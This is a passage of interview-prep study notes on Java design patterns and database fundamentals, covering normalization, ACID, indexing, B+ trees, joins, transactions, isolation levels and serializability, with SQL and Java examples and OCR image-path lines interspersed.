
// custom exception
class InsufficientFundsException extends Exception {
    InsufficientFundsException(String msg) { super(msg); }
}
void withdraw(double amt) throws InsufficientFundsException {
    if (amt > balance) throw new InsufficientFundsException("Balance too low");
}
```

**Key words:** `try` (risky code), `catch` (handler), `finally` (always runs, even after `return` — except `System.exit()` or JVM crash), `throw` (raise one exception object), `throws` (declare in signature).

> **Interview tip:** `final` vs `finally` vs `finalize`: `final` = keyword (constant / no override / no inherit); `finally` = block that always executes; `finalize()` = deprecated method called by GC before reclaiming an object. Catch the **most specific** exception first, otherwise the compiler reports unreachable code.

## 1.16 Design Patterns

Reusable, proven solutions to recurring design problems (Gang of Four, 23 patterns in 3 categories).




*GoF pattern categories (most-asked ones listed)*

### Singleton — exactly one instance (DB connection pool, logger, config)

```
public class Logger {
    private static volatile Logger instance;     // volatile: safe publication
    private Logger() {}                           // block 'new' from outside
    public static Logger getInstance() {
        if (instance == null) {                   // 1st check (no lock, fast)
            synchronized (Logger.class) {
                if (instance == null)             // 2nd check (inside lock)
                    instance = new Logger();
            }
        }
        return instance;
    }
}
```

This is **double-checked locking**. Simpler thread-safe alternatives: eager initialisation ( `private static final Logger I = new Logger();` ) or an `enum` singleton.

### Factory — let a method decide which subclass to create


```
interface Notification { void send(String msg); }
class EmailNotification implements Notification { public void send(String m){...} }
class SMSNotification   implements Notification { public void send(String m){...} }

class NotificationFactory {
    static Notification create(String type) {
        switch (type) {
            case "EMAIL": return new EmailNotification();
            case "SMS":   return new SMSNotification();
            default: throw new IllegalArgumentException(type);
        }
    }
}
Notification n = NotificationFactory.create("SMS");  // caller never uses 'new
SMSNotification'
```

### Builder — construct complex objects step by step (many optional params)

```
User u = new User.Builder("kavish@example.com")
            .name("Kavish").age(22).phone("98xxxxxx").build();
```

### Observer — one-to-many notification (event listeners, YouTube subscribers)




*Observer: subject notifies all registered observers on state change*

```
interface Observer { void update(String video); }
class Channel {
    private final List<Observer> subs = new ArrayList<>();
    void subscribe(Observer o) { subs.add(o); }
    void upload(String v) { for (Observer o : subs) o.update(v); }
}
```

### Strategy — swap algorithms at runtime

```
interface SortStrategy { void sort(int[] a); }
class Context { SortStrategy s; void setStrategy(SortStrategy s){ this.s = s; } }
// Payment: UpiStrategy, CardStrategy, WalletStrategy chosen by user at checkout
```


### Adapter, Decorator, Facade, Proxy (structural) in one line each

| Pattern | Idea | Example |
|---|---|---|
| Adapter | Convert one interface into another clients expect | Wrap an XML API so code expecting JSON works; phone charger adapter |
| Decorator | Add behaviour by wrapping, without subclassing | `new BufferedReader(new FileReader(f))` ; coffee + milk + sugar |
| Facade | One simple interface over a complex subsystem | `placeOrder()` hiding inventory, payment, shipping calls |
| Proxy | Stand-in that controls access to the real object | Lazy-loading image, caching proxy, access-control proxy |

> **Interview tip:** Be ready to *write* a thread-safe Singleton and explain one real use for Factory, Observer and Strategy from your own project.

# 2. Database Management Systems (DBMS)

A **database** is an organised collection of related data. A **DBMS** is the software that stores, retrieves, secures and manages that data (MySQL, PostgreSQL, Oracle, MongoDB). Compared to plain files, a DBMS gives you: reduced redundancy, consistency, concurrent access, crash recovery, security and a query language.




*Three-schema architecture: users see views; the DBMS maps them to logical tables and physical storage*

**Data independence:** *physical* — change storage (add an index, move files) without changing the logical schema; *logical* — change the logical schema (add a column) without rewriting user views/applications.

## 2.1 DBMS vs RDBMS


| Feature | DBMS | RDBMS |
|---|---|---|
| Storage model | Files / hierarchical / navigational | **Tables** (relations) of rows and columns |
| Relationships | Not enforced | Enforced via **primary/foreign keys** |
| Normalisation | Not supported | Supported |
| Integrity constraints | Minimal | Full (PK, FK, UNIQUE, CHECK, NOT NULL) |
| ACID transactions | Often not | Yes |
| Multi-user | Limited | Designed for concurrency |
| Data volume | Small | Large |
| Examples | File systems, XML DB, early IMS | MySQL, PostgreSQL, Oracle, SQL Server |

Codd's relational model terms: **relation** = table, **tuple** = row, **attribute** = column, **domain** = allowed values of an attribute, **degree** = number of columns, **cardinality** = number of rows.

## 2.2 Keys and Constraints

Consider this `Student` table:

| roll_no | email | aadhaar | name | dept_id |
|---|---|---|---|---|
| 101 | asha@x.com | 1111 | Asha | 1 |
| 102 | ravi@x.com | 2222 | Ravi | 2 |
| 103 | meena@x.com | 3333 | Asha | 1 |




*Relationship between key types*

| Key | Definition |
|---|---|
| **Super key** | Any set of attributes that uniquely identifies a tuple |
| **Candidate key** | Minimal super key (remove any attribute and it stops being unique) |
| **Primary key** | Candidate key chosen to identify rows; **unique + NOT NULL**, one per table |
| **Alternate key** | Candidate keys not chosen as primary |
| **Foreign key** | Attribute referencing the primary key of another (or same) table — enforces **referential integrity** |
| **Composite key** | Key made of 2+ columns, e.g. `(student_id, course_id)` in `Enrollment` |
| **Unique key** | Must be unique but **allows NULL** (one NULL in SQL Server; many in MySQL/Postgres) |
| **Surrogate key** | Artificial key with no business meaning, e.g. auto-increment `id` |

```sql
CREATE TABLE Department (
  dept_id   INT PRIMARY KEY,
  dept_name VARCHAR(50) NOT NULL UNIQUE
);
CREATE TABLE Student (
  roll_no  INT PRIMARY KEY,
  email    VARCHAR(100) UNIQUE NOT NULL,
  age      INT CHECK (age >= 17),
  status   VARCHAR(10) DEFAULT 'ACTIVE',
  dept_id  INT,
  FOREIGN KEY (dept_id) REFERENCES Department(dept_id)
     ON DELETE SET NULL ON UPDATE CASCADE
);
```

**Constraints:** `NOT NULL`, `UNIQUE`, `PRIMARY KEY`, `FOREIGN KEY`, `CHECK`, `DEFAULT`. **Referential actions** when the parent row is deleted/updated: `CASCADE` (propagate), `SET NULL`, `SET DEFAULT`, `RESTRICT` / `NO ACTION` (reject).

**Integrity types:** *entity integrity* (PK is never NULL), *referential integrity* (FK must match an existing PK or be NULL), *domain integrity* (values within allowed type/range).

## 2.3 Normalization (1NF → BCNF)

**Normalization** decomposes tables to remove **redundancy** and the **anomalies** it causes:

- **Insertion anomaly:** can't add a new course until a student enrols in it.
- **Update anomaly:** a teacher's phone stored in 50 rows — update 49 and data is inconsistent.
- **Deletion anomaly:** deleting the last student of a course also deletes the course information.

**Functional dependency (FD):** `X → Y` means each value of X determines exactly one value of Y (`roll_no → name`). Normal forms are defined in terms of FDs.




*Each normal form is stricter than the one before*

### 1NF — atomic values, no repeating groups

✘ Not in 1NF:

| roll | name | phones |
|---|---|---|
| 1 | Asha | 98111, 98222 |

✔ 1NF — one value per cell:

| roll | name | phone |
|---|---|---|
| 1 | Asha | 98111 |

| roll | name | phone |
|---|---|---|
| 1 | Asha | 98222 |

### 2NF — 1NF + no partial dependency

A **partial dependency** is when a non-key attribute depends on only *part* of a composite primary key. (Only possible with composite keys.)

✘ `Enrollment(student_id, course_id, student_name, course_fee, grade)`, PK = `(student_id, course_id)`:

- `student_id → student_name` (partial)
- `course_id → course_fee` (partial)
- `(student_id, course_id) → grade` (full)

✔ Decompose: `Student(student_id, student_name)`, `Course(course_id, course_fee)`, `Enrollment(student_id, course_id, grade)`.

### 3NF — 2NF + no transitive dependency

A **transitive dependency** is `key → A → B` where B depends on a non-key attribute A.

✘ `Employee(emp_id, name, dept_id, dept_name)`: `emp_id → dept_id → dept_name`.

✔ Decompose: `Employee(emp_id, name, dept_id)`, `Department(dept_id, dept_name)`.

Formal 3NF test: for every non-trivial FD `X → Y`, either X is a super key **or** Y is a prime attribute (part of some candidate key).

### BCNF — every determinant must be a super key

BCNF drops the "Y is prime" escape hatch of 3NF.

✘ `TeacherSubject(student, subject, teacher)` — each teacher teaches one subject; a student takes a subject from one teacher. Candidate key `(student, subject)`. FD `teacher → subject` exists, but `teacher` is **not** a super key → violates BCNF (though it's in 3NF since `subject` is prime).

✔ Decompose: `TeacherSubject(teacher, subject)`, `StudentTeacher(student, teacher)`.

| Form | Rule | Removes |
|---|---|---|
| 1NF | Atomic values, unique rows | Repeating groups |
| 2NF | 1NF + every non-key attribute depends on the **whole** key | Partial dependency |
| 3NF | 2NF + non-key attributes depend **only** on the key | Transitive dependency |
| BCNF | For every FD X → Y, X is a super key | Remaining anomalies from overlapping keys |

Beyond: **4NF** (no multi-valued dependencies), **5NF** (no join dependencies).

> **Interview tip:** Memory hook — *"The key (1NF), the whole key (2NF), and nothing but the key (3NF), so help me Codd."* **Denormalisation** deliberately re-adds redundancy to speed up read-heavy queries (fewer joins) — common in analytics and NoSQL.

## 2.4 ACID Properties


A **transaction** must satisfy ACID to keep data correct despite crashes and concurrency. Example: transfer ₹1000 from A to B.

```
START TRANSACTION;
UPDATE accounts SET balance = balance - 1000 WHERE id = 'A';
UPDATE accounts SET balance = balance + 1000 WHERE id = 'B';
COMMIT;      -- or ROLLBACK on any error
```

| Property | Meaning | In the transfer example | Implemented by |
|---|---|---|---|
| **Atomicity** | All or nothing | If the credit to B fails, the debit from A is undone | Undo logs / rollback |
| **Consistency** | DB moves from one valid state to another | Total money A+B unchanged; no negative balance if CHECK exists | Constraints, triggers, app logic |
| **Isolation** | Concurrent transactions don't see each other's partial work | Another query never sees A debited but B not yet credited | Locks, MVCC, isolation levels |
| **Durability** | Once committed, survives crashes | After COMMIT, a power cut doesn't lose the transfer | Write-ahead log (WAL), redo logs |

## 2.5 Transactions

A transaction is a logical unit of work — a sequence of reads/writes executed as one.




*Transaction state diagram*

**TCL commands:** `COMMIT`, `ROLLBACK`, `SAVEPOINT name`, `ROLLBACK TO name`, `SET TRANSACTION`.

```
START TRANSACTION;
INSERT INTO orders VALUES (1, 'Laptop');
SAVEPOINT s1;
INSERT INTO orders VALUES (2, 'Mouse');
ROLLBACK TO s1;     -- undoes only the Mouse insert
COMMIT;             -- Laptop order persists
```

**Concurrency problems** that isolation prevents:

| Problem | What happens |
|---|---|
| **Dirty read** | T2 reads data T1 wrote but hasn't committed; T1 rolls back → T2 used garbage |

| Problem | What happens |
|---|---|
| **Non-repeatable read** | T1 reads a row twice; T2 updates & commits in between → different values |
| **Phantom read** | T1 runs the same range query twice; T2 inserts a matching row → new "phantom" row appears |
| **Lost update** | T1 and T2 both read balance=100, both add, last write overwrites the other |

## 2.6 Indexing

An **index** is an auxiliary data structure (usually a B+ tree) that lets the DB find rows without scanning the whole table — like the index at the back of a textbook.

```
CREATE INDEX idx_student_email ON Student(email);
SELECT * FROM Student WHERE email = 'asha@x.com';  -- O(log n) lookup instead of O(n) scan
CREATE INDEX idx_name_dept ON Student(dept_id, name);  -- composite index
```

| Without index | With index |
|---|---|
| Full table scan: 1 million rows read | ~3–4 page reads down a B+ tree |

**Types:** primary / clustered, secondary / non-clustered, unique, composite (multi-column), covering (contains all columns the query needs), full-text, hash (equality only), bitmap (low-cardinality columns).


**Costs:** extra storage; every `INSERT/UPDATE/DELETE` must also update the index → slower writes.

**When to index:** columns in `WHERE`, `JOIN ... ON`, `ORDER BY`, `GROUP BY`; high-selectivity columns. **Avoid** on tiny tables, low-cardinality columns (gender), or write-heavy columns.


> **Interview tip:** A composite index on `(a, b, c)` follows the **leftmost-prefix rule**: it helps `WHERE a=?`, `WHERE a=? AND b=?`, but **not** `WHERE b=?` alone. Wrapping an indexed column in a function (`WHERE YEAR(created)=2024`) or a leading wildcard (`LIKE '%abc'`) usually prevents index use.

## 2.7 B-Tree vs B+ Tree

Both are **balanced multi-way search trees** designed for disk: each node is a disk page holding many keys, so the tree is very shallow (height 3–4 for millions of rows).





*B-Tree: keys AND data pointers live in every node*




*B+ Tree: internal nodes hold only keys; all data in leaves, which are linked for range scans*

| Feature | B-Tree | B+ Tree |
|---|---|---|
| Data pointers stored in | All nodes | **Leaf nodes only** |
| Internal nodes | Keys + data | Keys only (routing) → higher fan-out |
| Duplicate keys | No | Keys repeat in internal and leaf levels |
| Leaf linking | No | Leaves linked as a list |
| Range query ( `BETWEEN 20 AND 70` ) | Needs tree traversal | Find 20, then walk the leaf list → **fast** |
| Search time | Can end early at internal node | Always reaches a leaf (uniform) |
| Tree height | Taller | Shorter (more keys per page) |
| Used in | Some file systems | **Almost all RDBMS indexes** (MySQL InnoDB, PostgreSQL, Oracle) |

## 2.8 Clustered vs Non-Clustered Indexes





*Clustered: the table IS the B+ tree (rows stored in key order). Non-clustered: leaves store pointers/PK to the row*

| | Clustered | Non-clustered |
|---|---|---|
| Physical order | Determines the order rows are stored on disk | Separate structure; table order unchanged |
| Count per table | **Only one** | Many |
| Leaf contains | Actual data rows | Key + pointer (row id or clustered key) |
| Speed | Faster for range scans on that key | Extra hop ("bookmark/key lookup") to fetch row |
| Default | PK in InnoDB / SQL Server | `CREATE INDEX` on other columns |
| Analogy | Dictionary (words *are* in order) | Textbook index at the back (points to pages) |

## 2.9 SQL vs NoSQL

| | SQL (Relational) | NoSQL |
|---|---|---|
| Data model | Tables with fixed schema | Document, key-value, column-family, graph |
| Schema | Rigid, defined up front | Flexible / schema-less |
| Query language | SQL (standard) | Product-specific APIs |
| Scaling | Mainly **vertical** (bigger server); sharding is hard | **Horizontal** (add servers) by design |
| Consistency | Strong, ACID | Often **BASE** (Basically Available, Soft state, Eventually consistent); tunable |
| Joins | Rich joins | Limited; data often denormalised/embedded |
| Best for | Banking, ERP, complex relations, transactions | Massive scale, rapidly changing schema, caching, real-time feeds |
| Examples | MySQL, PostgreSQL, Oracle | MongoDB, Redis, Cassandra, DynamoDB, Neo4j |




*The four NoSQL families*

```
// MongoDB document — user with embedded addresses (no join needed)
{ "_id": 1, "name": "Asha", "addresses": [ {"city": "Pune"}, {"city": "Goa"} ] }
```

## 2.10 Joins


A join combines rows from two tables based on a related column. Sample data:

**Employee**

| emp_id | name | dept_id |
|---|---|---|
| 1 | Asha | 10 |
| 2 | Ravi | 20 |
| 3 | Meena | NULL |

**Department**

| dept_id | dept_name |
|---|---|
| 10 | HR |
| 20 | IT |
| 30 | Sales |




*Venn view of joins (A = Employee, B = Department)*

```sql
-- INNER: 2 rows (Asha-HR, Ravi-IT)
SELECT e.name, d.dept_name FROM Employee e
INNER JOIN Department d ON e.dept_id = d.dept_id;

-- LEFT: 3 rows (Meena with NULL dept)
SELECT e.name, d.dept_name FROM Employee e
LEFT JOIN Department d ON e.dept_id = d.dept_id;

-- RIGHT: 3 rows (Sales with NULL name)
-- FULL OUTER: 4 rows (MySQL lacks it: emulate with LEFT UNION RIGHT)

-- CROSS: Cartesian product, 3 × 3 = 9 rows
SELECT * FROM Employee CROSS JOIN Department;

-- SELF JOIN: employees and their managers from the same table
SELECT e.name AS emp, m.name AS manager
FROM Employee e LEFT JOIN Employee m ON e.manager_id = m.emp_id;

-- ANTI JOIN: employees without a department
SELECT e.name FROM Employee e LEFT JOIN Department d
ON e.dept_id = d.dept_id WHERE d.dept_id IS NULL;
```

**Natural join** joins automatically on all same-named columns (risky). **Equi-join** uses `=`; **theta join** uses any comparison.

**Join algorithms (inside the DB):** nested-loop join (small tables / indexed inner), hash join (large unsorted equi-joins), sort-merge join (both inputs sorted).

## 2.11 Views

A **view** is a virtual table defined by a stored query. It holds no data itself (unless *materialised*).

```sql
CREATE VIEW it_employees AS
SELECT emp_id, name FROM Employee WHERE dept_id = 20;

SELECT * FROM it_employees;   -- used like a table
```

**Why:** security (expose only some columns — hide salary), simplify complex joins, provide a stable interface if base tables change.

| | View | Materialized view |
|---|---|---|
| Stores data | No — query runs each time | Yes — result cached physically |
| Freshness | Always current | Must be refreshed |
| Speed | Same as underlying query | Fast reads |

Simple views (one table, no aggregates/DISTINCT/GROUP BY) are usually **updatable**; complex ones aren't.

## 2.12 Stored Procedures

A **stored procedure** is precompiled SQL code saved in the database and invoked by name.

```
DELIMITER //
CREATE PROCEDURE transfer(IN from_acc INT, IN to_acc INT, IN amt DECIMAL(10,2))
BEGIN
  START TRANSACTION;
  UPDATE accounts SET balance = balance - amt WHERE id = from_acc;
  UPDATE accounts SET balance = balance + amt WHERE id = to_acc;
  COMMIT;
END //
DELIMITER ;

CALL transfer(1, 2, 500.00);
```

**Pros:** fewer network round-trips, precompiled plan, centralised business logic, security (grant EXECUTE without table access), helps prevent SQL injection. **Cons:** hard to version/test/debug, vendor lock-in, logic split between app and DB.

| | Stored procedure | Function |
|---|---|---|
| Return | 0 or many values (OUT params) | Must return exactly one value |
| Used in SELECT | No | Yes |
| DML (INSERT/UPDATE) | Allowed | Usually not allowed |
| Transactions | Can manage | Cannot |
| Call | `CALL proc()` | `SELECT fn()` |

## 2.13 Triggers


A **trigger** is code that runs **automatically** in response to `INSERT`, `UPDATE` or `DELETE` on a table, `BEFORE` or `AFTER` the event.

```
-- Audit log: record every salary change
CREATE TRIGGER trg_salary_audit
AFTER UPDATE ON Employee
FOR EACH ROW
BEGIN
  IF OLD.salary <> NEW.salary THEN
    INSERT INTO salary_audit(emp_id, old_sal, new_sal, changed_at)
    VALUES (OLD.emp_id, OLD.salary, NEW.salary, NOW());
  END IF;
END;
```

`OLD` and `NEW` refer to the row before/after the change. **Uses:** audit logs, enforcing complex rules, maintaining derived/summary columns. **Cons:** hidden logic, hard to debug, can cascade and slow writes.

## 2.14 Deadlocks (in databases)

A deadlock occurs when two transactions each hold a lock the other needs.




*Classic DB deadlock*

**Handling:**

- **Detection:** the DBMS builds a *wait-for graph*; a cycle = deadlock → abort the cheapest transaction (victim). MySQL InnoDB does this automatically ( `ERROR 1213` ).
- **Prevention:** lock resources in a fixed global order; acquire all locks up front; timestamp schemes — **wait-die** (older waits, younger dies) and **wound-wait** (older wounds/aborts younger, younger waits).
- **Timeouts:** abort if a lock wait exceeds a threshold.

**Locks:** *shared (S)* for reads — many can hold; *exclusive (X)* for writes — only one. **Two-Phase Locking (2PL):** a *growing* phase (acquire, never release) then a *shrinking* phase (release, never acquire) guarantees conflict-serializability; *strict 2PL* holds X locks until commit (prevents cascading rollbacks).

## 2.15 Isolation Levels

SQL standard levels trade correctness for concurrency:

| Isolation level | Dirty read | Non-repeatable read | Phantom read | Notes |
|---|---|---|---|---|
| READ UNCOMMITTED | Possible | Possible | Possible | Fastest, rarely used |
| READ COMMITTED | ✘ Prevented | Possible | Possible | Default in PostgreSQL, Oracle, SQL Server |
| REPEATABLE READ | ✘ | ✘ | Possible* | **Default in MySQL InnoDB** (*InnoDB also blocks most phantoms via next-key locks) |
| SERIALIZABLE | ✘ | ✘ | ✘ | Strictest; as if transactions ran one at a time |

```
SET TRANSACTION ISOLATION LEVEL REPEATABLE READ;
```

**Example — non-repeatable read under READ COMMITTED:** T1 reads Asha's salary = 50k; T2 updates it to 60k and commits; T1 reads again → 60k. Under REPEATABLE READ, T1 still sees 50k (snapshot via **MVCC** — Multi-Version Concurrency Control keeps old row versions so readers don't block writers).


## 2.16 Serializability

A **schedule** is the interleaved order of operations of concurrent transactions. A **serial schedule** runs transactions one after another (always correct, but no concurrency). A schedule is **serializable** if its effect equals *some* serial schedule.

**Conflicting operations:** two operations on the same data item from different transactions where at least one is a write: R-W, W-R, W-W.

**Conflict serializability test — precedence graph:** draw a node per transaction; add edge `Ti → Tj` if an operation of Ti conflicts with and precedes one in Tj. **No cycle ⇒ conflict-serializable.**

Example schedule S: `R1(A) W1(A) R2(A) W2(A) R1(B) W1(B) R2(B) W2(B)`





*Precedence graph for S: only T1 → T2 edges, no cycle ⇒ serializable (equivalent to T1 then T2)*

